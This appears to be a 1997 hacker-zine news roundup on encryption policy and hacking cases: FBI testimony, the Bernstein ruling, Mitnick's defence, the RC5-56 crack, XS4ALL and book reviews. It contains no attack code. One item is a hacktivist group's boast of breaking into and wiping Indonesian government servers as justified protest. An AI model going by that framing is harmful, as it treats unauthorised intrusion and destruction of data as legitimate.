Unfortunately, S. 909 still does not contain sufficient assurances that the impact on public safety and effective law enforcement caused by the widespread availability of encryption will be adequately addressed. We look forward to working with you to develop legislative accommodations that adequately address the public safety needs of law enforcement and a balanced encryption policy.

Further, some argue the encryption "Genie is out of the bottle," and that attempts to influence the future use of encryption are futile. I do not believe that to be the case. Strong encryption products that include decryption features for lawful purposes can, with government and industry support, become the standard for use in the global information infrastructure.

No one contends that the adoption of a balanced encryption policy will prevent all criminals, spies and terrorists from gaining access to and using unbreakable encryption. But if we, as a nation, act responsibly and only build systems and encryption products that support and include appropriate decryption features, all facets of the public's interest can be served.

And as this committee knows, export controls on encryption products exist primarily to protect national security and foreign policy interests. However, law enforcement is more concerned about the significant and growing threat to public safety and effective law enforcement that would be caused by the proliferation and use within the United States of a communications infrastructure that supports the use of strong encryption products but that does not support law enforcement's immediate decryption needs. Without question, such an infrastructure will be used by dangerous criminals and terrorists to conceal their illegal plans and activities from law enforcement, thus inhibiting our ability to enforce the laws and prevent terrorism.

Congress has on many occasions accepted the premise that the use of electronic surveillance is a tool of utmost importance in terrorism cases and in many criminal investigations, especially those involving serious and violent crime, terrorism, espionage, organized crime, drug-trafficking, corruption and fraud. There have been numerous cases where law enforcement, through the use of electronic surveillance, has not only solved and successfully prosecuted serious crimes and dangerous criminals, but has also been able to prevent serious and life-threatening criminal acts. For example, terrorists in New York were plotting to bomb the United Nations building, the Lincoln and Holland tunnels, and 26 Federal Plaza as well as conduct assassinations of political figures. Court-authorized electronic surveillance enabled the FBI to disrupt the plot as explosives were being mixed. Ultimately, the evidence obtained was used to convict the conspirators. In another example, electronic surveillance was used to prevent and then convict two men who intended to kidnap, molest and then kill a male child.

Most encryption products manufactured today do not contain features that provide for immediate law enforcement decryption. Widespread use of unbreakable encryption or communications infrastructure that supports the use of unbreakable encryption clearly will undermine law enforcement's ability to effectively carry out its public safety mission and to combat dangerous criminals and terrorists.

This is not a problem that will begin sometime in the future. Law enforcement is already encountering the harmful effects of encryption in many important investigations today. For example:

> convicted spy Aldrich Ames was told by the Russian Intelligence Service to encrypt computer file information that was to be passed to them. an international terrorist was plotting to blow up 11 U.S.-owned commercial airliners in the Far East. His laptop computer which was seized during his arrest in Manilla contained encrypted files concerning this terrorist plot. a subject in a child pornography case used encryption in transmitting obscene and pornographic images of children over the Internet. a major international drug trafficking subject recently used a telephone encryption device to frustrate court-approved electronic surveillance.

Requests for cryptographic support pertaining to electronic surveillance interceptions from FBI field offices and other law enforcement agencies have steadily risen over the past several years. For example, from 1995 to 1996, there was a two-fold increase (from 5 to 12) in the number of instances where the FBI's court-authorized electronic efforts were frustrated by the use of encryption products that did not allow for lawful law enforcement decryption.

Over the last three (3) years, the FBI has also seen the number of computer-related cases utilizing encryption and/or password protection increase from 20 or two (2) percent of the cases involving electronically stored information to 140 or seven (7) percent. These included the use of 56-bit data encryption standard (DES) and 128-bit "pretty good privacy" (PGP) encryption.

Just as when the Congress so boldly addressed the digital telephony issue in 1994, the government and the nation are again at an historic crossroad on this issue. The Attorney General and the heads of federal law enforcement agencies as well as the presidents of several state and local law enforcement associations recently sent letters to every member of Congress urging the adoption of a balanced encryption policy. In addition, the International Association of Chiefs of Police, the National Sheriff's Association and the National District Attorneys Association have all enacted resolutions supporting a balanced encryption policy and opposing any legislation that undercuts or falls short such a balanced policy.

If public policy makers act wisely, the safety of all Americans will be enhanced for decades to come. But if narrow interests prevail, then law enforcement will be unable to provide the level of protection that people in a democracy properly expect and deserve.

Conclusion

We are not asking that the magnificent advances in encryption technology be abandoned. We are the strongest proponents of robust, reliable encryption manufactured and sold by American companies all over the world. Our position is simple and, we believe, vital. Encryption is certainly a commercial interest of great importance to this great nation. But it's not merely a commercial or business issue. To those of us charged with the protection of public safety and national security, encryption technology and its application in the information age--here at the dawn of the 21st century and thereafter--will become a matter of life and death in many instances which will directly impact on our safety and freedoms. Good and sound public policy decisions about encryption must be made now by the Congress and not be left to private enterprise. Legislation which carefully balances public safety and private enterprise must be established with respect to encryption.

Would we allow a car to be driven with features which would evade and outrun police cars? Would we build houses or buildings which firefighters could not enter to save people?

Most importantly, we are not advocating that the privacy rights or personal security of any person or enterprise be compromised or threatened. You can't yell "fire" in a crowded theater. You can't with impunity commit libel or slander. You can't use common law honored privileges to commit crimes.

In support of our position for a rational encryption policy which balances public safety with the right to secure communications, we rely on the Fourth Amendment to the Constitution. There the framers established a delicate balance between "the right of the people to be secure in their persons, houses, papers, and effects (today we might add personal computers, modems, data streams, discs, etc.) against unreasonable searches and seizures." Those precious rights, however, were balanced against the legitimate right and necessity of the police, acting through strict legal process, to gain access by lawful search and seizure to the conversations and stored evidence of criminals, spies and terrorists.

The precepts and balance of the Fourth Amendment have not changed or altered. What has changed from the late eighteenth to the late twentieth century is technology and telecommunications well beyond the contemplation of the framers.

The unchecked proliferation of unbreakable encryption will drastically change the balance of the Fourth Amendment in a way which would shock its original proponents. Police soon may be unable through legal process and with sufficient probable cause to conduct a reasonable and lawful search or seizure, because they cannot gain access to evidence being channeled or stored by criminals, terrorists and spies. Significantly, their lack of future access may be in part due to policy decisions about encryption made or not made by the United States. This would be a terrible upset of the balance so wisely set forth in the Fourth Amendment on December 15, 1791. I urge you to maintain that balance and allow your police departments, district attorneys, sheriffs and federal law enforcement authorities to continue to use their most effective techniques to fight crime and terrorism--techniques well understood and authorized by the framers and Congress for over two hundred years.

I look forward to working with you on this matter and at this time would be pleased to answer any questions.

0x3>---

Subject: Urban Ka0s -- 26 Indonesian Servers Haxed

Greetings Phrack,

Today, our group (Urban Ka0s) and several portuguese Hackers attacked several Indonesian servers, in order to defend East Timor rights!

We are Portuguese Hackers Agaisnt Indonesian Tirany.

"Thix Site Was Haxed & Deleted by PHAiT. This attack is not against indonesian people but against its government and their opression towards the republic of timor. These actions were made to honour and remember all the 250 people killed in Dili on the 12 november 1991.

As a result all sites belonging to indonesia's goverment were erased, the rest only had their webpages changed."

East Timor, One People, One Nation

"Whether it is in Tibet or Poland, the Baltics or the South Pacific, Africa or the Caribbean, it has been shown that force and repression can never totally suffocate the reasons underlying the existence of a people: pride in its own identity, capacity to preserve, without restriction, everything that identifies it as such, freedom to pass all this on to future generations, in brief, the right to manage its own destiny."

Xanana Gusmo
October 5, 1989

Please inform all ciber citizens of this action.

Our contact is at:
-- Urban Ka0s --
http://urbankaos.org
irc: PT-Net irc.urbankaos.org

0x4>---

Title: Hacker accused of sabotaging Forbes computers
Source: Infobeat News
Author: unknown
Date: unknown

A former temporary computer technician at business publisher Forbes Inc has been charged with sabotage and causing a massive crash of the firm's computer network, prosecutors said. According to the complaint filed in Manhattan Federal Court and unsealed Monday, George Mario Parente, 30, of Howard Beach in the borough of Queens was accused of hacking his way into the Forbes' network in April from his home, using an unauthorized password. Prosecutors alleged he erased vital information including budgets and salary from Forbes' computers because he was angry with the company after he was fired.

0x5>---

Title: Privacy, Inc. Unveils its Internet Background Check
Source:
Author: unknown
Date: August 1, 1997

Aurora, Colorado

Privacy, Inc. (www.privacyinc.com) today released its Internet Background Check, a utility that empowers users to determine if they are at risk from the plethora of databases that are being placed on the Internet. Searches quickly scan through hundreds of databases beng placed on-line by state and local governments and law enforcement angencies in categories such as:

* Registered Sex Offenders and Predators
* Deadbeat Parents
* Wanted Persons
* Missing Persons
* Arrest/Prison

'The Computer Is Never Wrong'

"Errors and risks of mistaken identity in this data are a key concern," says Edward Allburn, founder and president of Privacy, Inc. The recent flurry of activity by government and law enforcement agencies to distribute such volatile information on the Internet creates an environment that potentially places innocent people at risk, especially for mistaken identity.

Advanced technology was incorporated into the development of the Internet Background Check with this risk in mind. This technology allows users to also search for names that look and/or sound similar to their own while still delivering highly focused results that standard Internet search engines (such as Yahoo! and Lycos) are incapable of producing.

One More Tool

The release provides one more tool for consumers to protect themselves in the Information Age. Additional resources provided by Privacy, Inc. include:

* Consumer Privacy Guide
* Government Database Guide
* Government Dossier Service
* David Sobel's Legal FAQ
* Privacy News Archive, updated weekly

Guido, the Cyber-Bodyguard is another utility planned to be released in the coming months. Guido will interface with the Internet Background Check to automatically alert users via e-mail if/when their name appears in a new or updated database, in effect monitoring the Internet so users don't have to.

0x6>---

Title: Commerce Dept encryption rules declared unconstitutional
Source: fight-censorship@vorlon.mit.edu
Author: unknown
Date: unknown

A Federal judge in San Francisco ruled today that the Commerce Department's export controls on encryption products violate the First Amendment's guarantees of freedom of speech.

In a 35-page decision, U.S. District Judge Marilyn Patel said the Clinton administration's rules violate "the First Amendment on the grounds of prior restraint and are, therefore, unconstitutional." Patel reaffirmed her December 1996 decision against the State Department regulations, saying that the newer Commerce Department rules suffer from similar constitutional infirmities.

Patel barred the government from "threatening, detaining, prosecuting, discouraging, or otherwise interfering with" anyone "who uses, discusses, or publishes or seeks to use, discuss or publish plaintiff's encryption programs and related materials." Daniel Bernstein, now a math professor at the University of Illinois, filed the lawsuit with the help of the Electronic Frontier Foundation.

Patel dismissed the State, Energy, and Justice departments and CIA as defendants. President Clinton transferred jurisdiction over encryption exports from the State to the Commerce department on December 30, 1996.

The Justice Department seems likely to appeal the ruling to the Ninth Circuit, which could rule on the case in the near future.

0x7>---

Title: The Million Dollar Challenge
Source: unknown mail list

Ultimate Privacy, the e-mail encryption program combining ease

of use with unbreakability.

Ultimate Privacy is serious cryptography. On the Links page we have links to other Internet sites that discuss One-Time Pad cryptography and why it is unbreakable when properly implemented.

Nevertheless, should you wish to try, the first person to be able to discern the original message within a year (following the simple requirements of the Challenge) will actually receive the million dollar prize as specified in the Rules page. The prize is backed by the full faith and credit of Crypto-Logic Corporation and its insurors.

You might be interested in to know how the Challenge was done. We used a clean, non-network-connected computer. After installing Ultimate Privacy, one person alone entered the Challenge message and encrypted it. After making a copy of the encrypted message, we removed the hard disk from the computer and it was immediately transported to a vault for a year.

Therefore, the original message is not known by Crypto-Logic Corporation staff (other than the first few characters for screening purposes), nor are there any clues to the original message on any media in our offices.

0x8>---

Title: High Profile Detainee Seeks Legal Help
Source: fight-censorship@vorlon.mit.edu
Author: unknown
Date: September 3, 1997

Mr. Kevin Mitnick has been detained in Federal custody without bail on computer "hacking" allegations for over thirty months. Having no financial resources, Mr. Mitnick has been appointed counsel from the Federal Indigent Defense Panel. As such, Mr. Mitnick's representation is limited; his attorney is not permitted to assist with civil actions, such as filing a Writ of Habeas Corpus.

For the past two years, Mr. Mitnick has attempted to assist in his own defense by conducting legal research in the inmate law library at the Metropolitan Detention Center (hereinafter "MDC") in Los Angeles, California. Mr. Mitnick's research includes reviewing court decisions for similar factual circumstances which have occurred in his case. MDC prison officials have been consistently hampering Mr. Mitnick's efforts by denying him reasonable access to law library materials. Earlier this year, Mr. Mitnick's lawyer submitted a formal request to Mr. Wayne Siefert, MDC Warden, seeking permission to allow his client access to the law library on the days set aside for inmates needing extra law library time. The Warden refused.

In August 1995, Mr. Mitnick filed an administrative remedy request with the Bureau of Prisons complaining that MDC policy in connection with inmate access to law library materials does not comply with Federal rules and regulations. Specifically, the Warden established a policy for MDC inmates that detracts from Bureau of Prison's policy codified in the Code of Federal Regulations.

Briefly, Federal law requires the Warden to grant additional law library time to an inmate who has an "imminent court deadline". The MDC's policy circumvents this law by erroneously interpreting the phrase "imminent court deadline" to include other factors, such as, whether an inmate exercises his right to assistance of counsel, or the type of imminent court deadline.
For example, MDC policy does not consider detention (bail),

motion, status conference, or sentencing hearings as imminent court deadlines for represented inmates. MDC officials use this policy as a tool to subject inmates to arbitrary and capricious treatment. It appears MDC policy in connection with inmate legal activities is inconsistent with Federal law and thereby affects the substantial rights of detainees which involve substantial liberty interests.

In June 1997, Mr. Mitnick finally exhausted administrative remedies with the Bureau of Prisons. Mr. Mitnick's only avenue of vindication is to seek judicial review in a Court of Law. Mr. Mitnick wishes to file a Writ of Habeas Corpus challenging his conditions of detention, and a motion to compel Federal authorities to follow their own rules and regulations.

Mr. Mitnick is hoping to find someone with legal experience, such as an attorney or a law student willing to donate some time to this cause to insure fair treatment for everyone, and to allow detainees to effectively assist in their own defense without "Government" interference. Mr. Mitnick needs help drafting a Habeas Corpus petition with points and authorities to be submitted by him pro-se. His objective is to be granted reasonable access to law library materials to assist in his own defense.

If you would like to help Kevin, please contact him at the following address:

Mr. Kevin Mitnick
Reg. No. 89950-012
P.O. Box 1500
Los Angeles, CA 90053-1500

0x9>---

Title: Kevin Mitnick Press Release
Source: Press Release
Author: Donald C. Randolph
Date: August 7, 1997

THE UNITED STATES V. KEVIN DAVID MITNICK

I. Proceedings to Date

With 25 counts of alleged federal computer and wire fraud violations still pending against him, the criminal prosecution of Kevin Mitnick is approaching its most crucial hour. The trial is anticipated to begin in January, 1998. In reaching this point, however, Kevin has already experienced years of legal battles over alleged violations of the conditions of his supervised release and for possession of unauthorized cellular access codes.

A. Settling the "Fugitive" Question

The seemingly unexceptional charges relating to supervised release violations resulted in months of litigation when the government attempted to tack on additional allegations for conduct occurring nearly three years after the scheduled expiration of Kevin's term of supervised release in December, 1992. The government claimed that Kevin had become a fugitive prior to the expiration of his term, thereby "tolling" the term and allowing for the inclusion of additional charges. After months of increasingly bold assertions concerning Kevin's "fugitive" status, evidentiary hearings were held in which the government was forced to concede that its original position in this matter was unsupported by the facts.

B. Sentencing

In June of this year Kevin was sentenced for certain admitted violations of his supervised release and for possession of unauthorized access codes. The court imposed a sentence of 22 months instead of the 32 months sought

by the government. Since Kevin has been in custody since his arrest in February 1995, this sentence has been satisfied. We are currently preparing a request for release on bail.

During this stage of the proceedings, the government sought to impose restrictions on Kevin's access to computers which were so severe as to virtually prohibit him from functioning altogether in today's society. The proposed restrictions sought to completely prohibit Kevin from "using or possessing" all computer hardware equipment, software programs, and wireless communications equipment. After arguments that such restrictions unduly burdened Kevin's freedom to associate with the on-line computer community and were not reasonably necessary to ensure the protection of the public, the court modified its restrictions by allowing for computer access with the consent of the Probation Office. Nonetheless, the defense believes that the severe restrictions imposed upon Mr. Mitnick are unwarranted in this case and is, therefore, pursuing an appeal to the Ninth Circuit.

II. The Government Seeks to make an Example of Mr. Mitnick

One of the strongest motivating factors for the government in the prosecution of Kevin Mitnick is a desire to send a message to other would-be "hackers". The government has hyped this prosecution by exaggerating the value of loss in the case, seeking unreasonably stiff sentences, and by painting a portrait of Kevin which conjures the likeness of a cyber-boogie man.

There are a number of objectives prompting the government's tactics in this respect. First, by dramatically exaggerating the amount of loss at issue in the case (the government arbitrarily claims losses exceed some $80 million) the government can seek a longer sentence and create a high-profile image for the prosecution. Second, through a long sentence for Kevin, the government hopes to encourage more guilty pleas in future cases against other hackers. For example, a prosecutor offering a moderate sentence in exchange for a guilty plea would be able to use Kevin Mitnick's sentence as an example of what "could happen" if the accused decides to go to trial. Third, by striking fear into the hearts of the public over the dangers of computer hackers, the government hopes to divert scrutiny away from its own game-plan regarding the control and regulation of the Internet and other telecommunications systems.

III. Crime of Curiosity

The greatest injustice in the prosecution of Kevin Mitnick is revealed when one examines the actual harm to society (or lack thereof) which resulted from Kevin's actions. To the extent that Kevin is a "hacker" he must be considered a purist. The simple truth is that Kevin never sought monetary gain from his hacking, though it could have proven extremely profitable. Nor did he hack with the malicious intent to damage or destroy other people's property. Rather, Kevin pursued his hacking as a means of satisfying his intellectual curiosity and applying Yankee ingenuity. These attributes are more frequently promoted rather than punished by society.

The ongoing case of Kevin Mitnick is gaining increased attention as the various issues and competing interests are played out in the arena of the courtroom. Exactly who Kevin Mitnick is and what he represents, however, is ultimately subject to personal interpretation and to the legacy which will be left by "The United States v. Kevin David Mitnick".

0xa>---

Title: SAFE crypto bill cracked again
Source:
Author: By Alex Lash and Dan Goodin
Date: September 12, 1997, 8:40 a.m. PT

For the second time in a week, a House committee has made significant changes to the Security and Freedom through Encryption (SAFE) Act to mandate that domestic encryption products give law enforcement agencies access to users' messages.

The changes by the Intelligence Committee, which were passed as a "substitute" to SAFE, turn the legislation on its head. The amendment follows similar changes two days ago in the House National Security Committee.

Initially drafted as a way to loosen U.S. export controls on encryption, legislators have instead "marked up" the bill, or amended it at the committee level, to reflect the wishes of the Federal Bureau of Investigation and other law enforcement agencies that want "wiretap" access to all encrypted email and other digital files.

Both the Intelligence and the National Security committees tend to favor export controls, because they view encryption as a threat to information-gathering activities by U.S. military and law enforcement officials.

The Intelligence Committee cited those concerns today when announcing the substitute legislation. "Terrorist groups...drug cartels...and those who proliferate in deadly chemical and biological weapons are all formidable opponents of peace and security in the global society," said committee chairman Porter Goss (R-Florida) in a statement. "These bad actors must know that the U.S. law enforcement and national security agencies, working under proper oversight, will have the tools to frustrate illegal and deadly activity and bring international criminals to justice."

Opponents of government attempts to regulate encryption, including a leading panel of cryptographers, have argued that built-in access to encrypted files would in fact threaten national and individual security and be prohibitively expensive to implement.

The amended legislation calls for all imported or U.S.-made encryption products that are manufactured or distributed after January 31, 2000, to provide "immediate access" to the decrypted text if the law officials present a court order. "Law enforcement will specifically be required to obtain a separate court order to have the data, including communications, decrypted."

A markup of the same bill in the House Commerce Committee was postponed today for two weeks. It will be the fifth such committee vote on the bill since its introduction.

The Intelligence and National Security amendments this week are by no means a defeat of the bill. Instead, they would have to be reconciled with versions of the bill already approved by the House Judiciary and International Relations committees. That reconciliation most likely would have to happen on the House floor. The rapidly fragmenting bill still has several layers of procedure to wend through before it reaches a potential floor vote, but people on both sides of the encryption debate openly question if the bill--in any form--will make it that far this year.

The legislation has 252 cosponsors, more than half of the House membership.

0xb>--

Title: RC5 Cracked - The unknown message is...
Source:
Author: David McNett <nugget@slacker.com>[:]
Date: Mon, 27 Oct 1997 08:43:38 -0500

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

It is a great privilege and we are excited to announce that at 13:25 GMT on 19-Oct-1997, we found the correct solution for RSA Labs' RC5-32/12/7 56-bit secret-key challenge. Confirmed by RSA Labs, the key

0x532B744CC20999 presented us with the plaintext message for which we have been searching these past 250 days.

The unknown message is: It's time to move to a longer key length

In undeniably the largest distributed-computing effort ever, the Bovine RC5 Cooperative (http://www.distributed.net/), under the leadership of distributed.net, managed to evaluate 47% of the keyspace, or 34 quadrillion keys, before finding the winning key. At the close of this contest our 4000 active teams were processing over 7 billion keys each second at an aggregate computing power equivalent to more than 26 thousand Pentium 200's or over 11 thousand PowerPC 604e/200's. Over the course of the project, we received block submissions from over 500 thousand unique IP addresses.

The winning key was found by Peter Stuer <peter@dinf.vub.ac.be> with an Intel Pentium Pro 200 running Windows NT Workstation, working for the STARLab Bovine Team coordinated by Jo Hermans <Jo.Hermans@vub.ac.be> and centered in the Computer Science Department (DINF) of the Vrije Universiteit (VUB) in Brussels, Belgium. (http://dinf.vub.ac.be/bovine.html/). Jo's only comments were that "$1000 will buy a lot of beer" and that he wished that the solution had been found by a Macintosh, the platform that represented the largest portion of his team's cracking power. Congratulations Peter and Jo!

Of the US$10000 prize from RSA Labs, they will receive US$1000 and plan to host an unforgettable party in celebration of our collective victory. If you're anywhere near Brussels, you might want to find out when the party will be held. US$8000, of course, is being donated to Project Gutenberg (http://www.promo.net/pg/) to assist them in their continuing efforts in converting literature into electronic format for the public use. The remaining US$1000 is being retained by distributed.net to assist in funding future projects.

Equally important are the thanks, accolades, and congratulations due to all who participated and contributed to the Bovine RC5-56 Effort! The thousands of teams and tens of thousands of individuals who have diligently tested key after key are the reason we are so successful.

The thrill of finding the key more than compensates for the sleep, food, and free time that we've sacrificed!

Special thanks go to all the coders and developers, especially Tim Charron, who has graciously given his time and expertise since the earliest days of the Bovine effort. Thanks to all the coordinators and keyserver operators: Chris Chiapusio, Paul Chvostek, Peter Denitto, Peter Doubt, Mishari Muqbil, Steve Sether, and Chris Yarnell. Thanks to Andrew Meggs, Roderick Mann, and Kevyn Shortell for showing us the true power of the Macintosh and the strength of its users. We'd also like to thank Dave Avery for attempting to bridge the gap between Bovine and the other RC5 efforts.

Once again, a heartfelt clap on the back goes out to all of us who have run the client. Celebrations are in order. I'd like to invite any and all to join us on the EFNet IRC network channel #rc5 for celebrations as we regroup and set our sights on the next task. Now that we've proven the limitations of a 56-bit key length, let's go one further and demonstrate the power of distributed computing! We are, all of us, the future of computing. Join the excitement as the world is forced to take notice of the power we've harnessed.

Moo and a good hearty laugh.

Adam L. Beberg - Client design and overall visionary
Jeff Lawson - keymaster/server network design and morale booster
David McNett - stats development and general busybody

Title: Kashpureff in custody.
Source: Marc Hurst <mhurst@fastlane.ca>
Author: Marc Hurst <mhurst@fastlane.ca>
Date: Fri, 31 Oct 1997 10:40:20 -0500 (EST)

Eugene Kashpureff, known for his redirect of the NSI web page, was apprehended this morning in Toronto by undercover RCMP detectives.

Pending a deportation hearing, he will be returned to New York to face Felony Wire Fraud charges that were sworn out against him after he had settled out of court with NSI in regard to their civil suit.

Early in the week Eugene relinquished control of the Alternic to an adhoc industry group and that group will be making an announcement in the next few days.

A this time I have no further information to volunteer.

Sincerely
Marc Hurst

0xd>----------

Title: XS4ALL refuses Internet tap
Source: Press Release
Author: Maurice Wessling
Date: November 13th 1997, Amsterdam, Netherlands.

XS4ALL Internet is refusing to comply with an instruction from the Dutch Ministry of Justice that it should tap the Internet traffic of one of its users as part of an investigation. XS4ALL has informed the Ministry that in its view the instruction lacks any adequate legal basis. The company's refusal makes it liable for a penalty but XS4ALL is hoping for a trial case to be brought in the near future so that a court can make a pronouncement.

On Friday October 31st, a detective and a computer expert from the Forensic Science Laboratory issued the instruction to XS4ALL. The Ministry of Justice wants XS4ALL to tap for a month all Internet traffic to and from this user and then supply the information to the police. This covers e-mail, the World Wide Web, news groups, IRC and all Internet services that this person uses. XS4ALL would have to make all the technical arrangements itself.

As far as we are aware, there is no precedent in the Netherlands for the Ministry of Justice issuing such a far-reaching instruction to an Internet provider. The detectives involved also acknowledge as much. Considering that a national meeting of Examining judges convened to discuss the instruction, one may appreciate just how unprecedented this situation is. Hitherto, instructions have mainly been confined to requests for personal information on the basis of an e-mail address.

XS4ALL feels obliged in principle to protect its users and their privacy. Furthermore, XS4ALL has a commercial interest, since it must not run the risk of action being brought by users under Civil Law on account of unlawful deeds. This could happen with such an intervention by the provider which is not based in law. Finally, it is important from the social point of view that means of investigation have adequate statutory basis. To comply with the instruction could act as an undesirable precedent which could have a major impact on the privacy of all Internet users in the Netherlands.

XS4ALL has no view on the nature of the investigation itself or the alleged crimes. It is happy to leave the court to decide that.

Nor will XS4ALL make any comment on the content of the study or the region in which this is occurring for it is not its intention that the investigation should founder. XS4ALL has proposed in vain to the examining judge that the instruction be recast in terms which ensures the legal objections are catered for.

The Ministry of Justice based its claim on Article 125i of the Penal Code. This article was introduced in 1993 as part of the Computer Crime Act. It gives the examining judge the option of advising third parties during statutory preliminary investigations to provide data stored in computers in the interest of establishing the truth. According to legal history, it was never the intention to apply this provision to an instruction focused on the future. Legislators are still working to fill this gap in the arsenal of detection methods, by analogy with the Ministry of Justice tapping phone lines (125g of the Penal Code). The Dutch Constitution and the European Convention on the Protection of Human Rights demand a precise statutory basis for violating basic rights such as privacy and confidentiality of correspondence. The Ministry clearly does not wish to wait for this and is now attempting to use Article 125i of the Penal Code, which is not intended for this purpose, to compel providers themselves to start tapping suspect users. The Ministry of Justice is taking the risk of the prosecution of X, in the context of which the instruction was issued to XS4ALL, running aground on account of using illegal detection methods. Here, again, XS4ALL does not wish to be liable in any respect in this matter.

For information please contact:

XS4ALL
Maurice Wessling
email: maurice@xs4all.nl
http://www.xs4all.nl/

0xf>--

Title: The FCC Wants V-Chip in PCs too
Source: Cyber-Liberties Update
Author:
Date: Monday, November 3, 1997

Mandating that all new televisions have built-in censorship technology is not the only thing that the Federal Communications Commission (FCC) is seeking, said ACLU Associate Director Barry Steinhardt, it is also looking to require that the same technology be added to all new personal computers.

Last year, culminating a protracted campaign against TV violence, Congress passed the Telecommunications Act of 1996, a law requiring that new televisions be equipped with the so-called V-chip. The V-chip is a computerized chip capable of detecting program ratings and blocking adversely rated programs from view.

Now, the FCC has announced that it is soliciting public comments through November 24, on the idea of placing V-chips inside personal computers since some are capable of delivering television programming.

^SAt the time the V-chip was being considered we warned that with the growing convergence between traditional television (broadcast and cable) and the Internet, it was only a matter of time before the government would move to require that the V-chip be placed in PC's. Now that has happened,^T Steinhardt said.

^SHardwiring censorship technology into the PC is part of the headlong rush to
a scheme of rating and blocking Internet content that will turn the Internet into a bland homogenized medium in which only large corporate interest will have truly free speech,^T Steinhardt said.

The ACLU has criticized the mandatory requirement of V-chip arguing that it is a form of censorship clearly forbidden by the First Amendment.

^SAlthough its supporters claim the V-chip gives parents control over their
children's viewing habits, in fact it will function as a governmental usurpation of parental control,^T said Solange Bitol, Legislative Counsel for the ACLU^Rs Washington National Office.

^SUnder the legislation, it is the government (either directly or by coercing private industry), and not the parents, that will determine how programs will be rated. If a parent activates the V-chip, all programs with a "violent" rating will be blocked. What kind of violence will be censored? Football games? War movies? News reports?^T she added.

The ACLU is opposed to mandatory addition or use of censoring technologies and we will be filing comments with the FCC later this month. We believe people are smart enough to turn off their television sets or PCs on their own if they don^Rt like what they see.

Tell the FCC what you think. Submit comments to them online at <http://www.fcc.gov/vchip/>, and send us a copy as well so that we make sure your voice is heard. E-mail them to CSehgal@aclu.org.

=-=

To subscribe to the ACLU Cyber-Liberties Update, send a message to majordomo@aclu.org with "subscribe Cyber-Liberties" in the body of your message. To terminate your subscription, send a message to majordomo@aclu.org with "unsubscribe Cyber-Liberties" in the body.

1x1>----------

Book Title: Underground
Poster: George Smith via Crypt Newsletter

Date: 27 Aug 97 00:36:12 EDT
From: "George Smith [CRYPTN]" <70743.1711@CompuServe.COM>
Subject: File 5--An "Underground" Book on Australian Hackers Burns the Mind

Source - CRYPT NEWSLETTER 44

AN "UNDERGROUND" BOOK ON AUSTRALIAN HACKERS BURNS THE MIND

Crypt News reads so many bad books, reports and news pieces on hacking and the computing underground that it's a real pleasure to find a writer who brings genuine perception to the subject. Suelette Dreyfus is such a writer, and "Underground," published by the Australian imprint, Mandarin, is such a book.

The hacker stereotypes perpetrated by the mainstream media include descriptions which barely even fit any class of real homo sapiens Crypt News has met. The constant regurgitation of idiot slogans -- "Information wants to be free," "Hackers are just people who want to find out how things work" -- insults the intelligence. After all, have you ever met anyone who wouldn't want their access to information to be free or who didn't admit to some curiosity about how the world works? No -- of course not. Dreyfus' "Underground" is utterly devoid of this manner of patronizing garbage and the reader is the better for it.

"Underground" is, however, quite a tale of human frailty. It's strength comes not from the feats of hacking it portrays --and there are plenty of them -- but in the emotional and physical cost to the players. It's painful to read about people like Anthrax, an Australian 17-year old trapped in a dysfunctional family. Anthrax's father is abusive and racist, so the son --paradoxically -- winds up being a little to much like him for comfort,

delighting in victimizing complete strangers with mean jokes and absorbing the anti-Semitic tracts of Louis Farrakhan. For no discernible reason, the hacker repetitively baits an old man living in the United States with harassing telephone calls. Anthrax spends months of his time engaged in completely pointless, obsessed hacking of a sensitive U.S. military system. Inevitably, Anthrax becomes entangled in the Australian courts and his life collapses.

Equally harrowing is the story of Electron whose hacking pales in comparison to his duel with mental illness. Crypt News challenges the readers of "Underground" not to squirm at the image of Electron, his face distorted into a fright mask of rolling eyes and open mouth due to tardive dyskinesia, a side-effect of being put on anti-schizophrenic medication.

Dreyfus expends a great deal of effort exploring what happens when obsession becomes the only driving force behind her subjects' hacking. In some instances, "Underground's" characters degenerate into mental illness, others try to find solace in drugs. This is not a book in which the hackers declaim at any great length upon contorted philosophies in which the hacker positions himself as someone whose function is a betterment to society, a lubricant of information flow, or a noble scourge of bureaucrats and tyrants. Mostly, they hack because they're good at it, it affords a measure of recognition and respect -- and it develops a grip upon them which goes beyond anything definable by words.

Since this is the case, "Underground" won't be popular with the goon squad contingent of the police corp and computer security industry. Dreyfus' subjects aren't the kind that come neatly packaged in the "throw-'em-in-jail-for-a-few-years-while-awaiting-trial" phenomenon that's associated with America's Kevin Mitnick-types. However, the state of these hackers -- sometimes destitute, unemployable or in therapy -- at the end of their travails is seemingly quite sufficient punishment.

Some things, however, never change. Apparently, much of Australia's mainstream media is as dreadful at covering this type of story as America's. Throughout "Underground," Dreyfus includes clippings from Australian newspapers featuring fabrications and exaggeration that bare almost no relationship to reality. Indeed, in one prosecution conducted within the United Kingdom, the tabloid press whipped the populace into a blood frenzy by suggesting a hacker under trial could have affected the outcome of the Gulf War in his trips through U.S. computers.

Those inclined to seek the unvarnished truth will find "Underground" an excellent read. Before each chapter, Dreyfus presents a snippet of lyric chosen from the music of Midnight Oil. It's an elegant touch, but I'll suggest a lyric from another Australian band, a bit more obscure, to describe the spirit of "Underground." From Radio Birdman's second album: "Burned my eye, burned my mind, I couldn't believe it . . . "

  +++++++++

["Underground: Tales of Hacking, Madness and Obsession on the Electronic Frontier" by Suelette Dreyfus with research by Julian Assange, Mandarin, 475 pp.]

Excerpts and ordering information for "Underground" can be found on the Web at http://www.underground-book.com .

George Smith, Ph.D., edits the Crypt Newsletter from Pasadena, CA.

1x2>----------

Book Title: The Electronic Privacy Papers

: Documents on the Battle for Privacy in the Age of Surveillance
by: Bruce Schneier + David Banisar
publisher: John Wiley 1997
other: 747 pages, index, US$59.99

The Privacy Papers is not about electronic privacy in general: it covers only United States Federal politics, and only the areas of wiretapping and cryptography. The three topics covered are wiretapping and the Digital Telephony proposals, the Clipper Chip, and other controls on cryptography (such as export controls and software key escrow proposals).

The documents included fall into several categories. There are broad overviews of the issues, some of them written just for this volume. There are public pronouncements and documents from various government bodies: legislation, legal judgements, policy statements, and so forth. There are government documents obtained under Freedom of Information requests (some of them partially declassified documents complete with blacked out sections and scrawled marginal annotations), which tell the story of what happened behind the scenes. And there are newspaper editorials, opinion pieces, submissions to government enquiries, and policy statements from corporations and non-government organisations, presenting the response from the public.

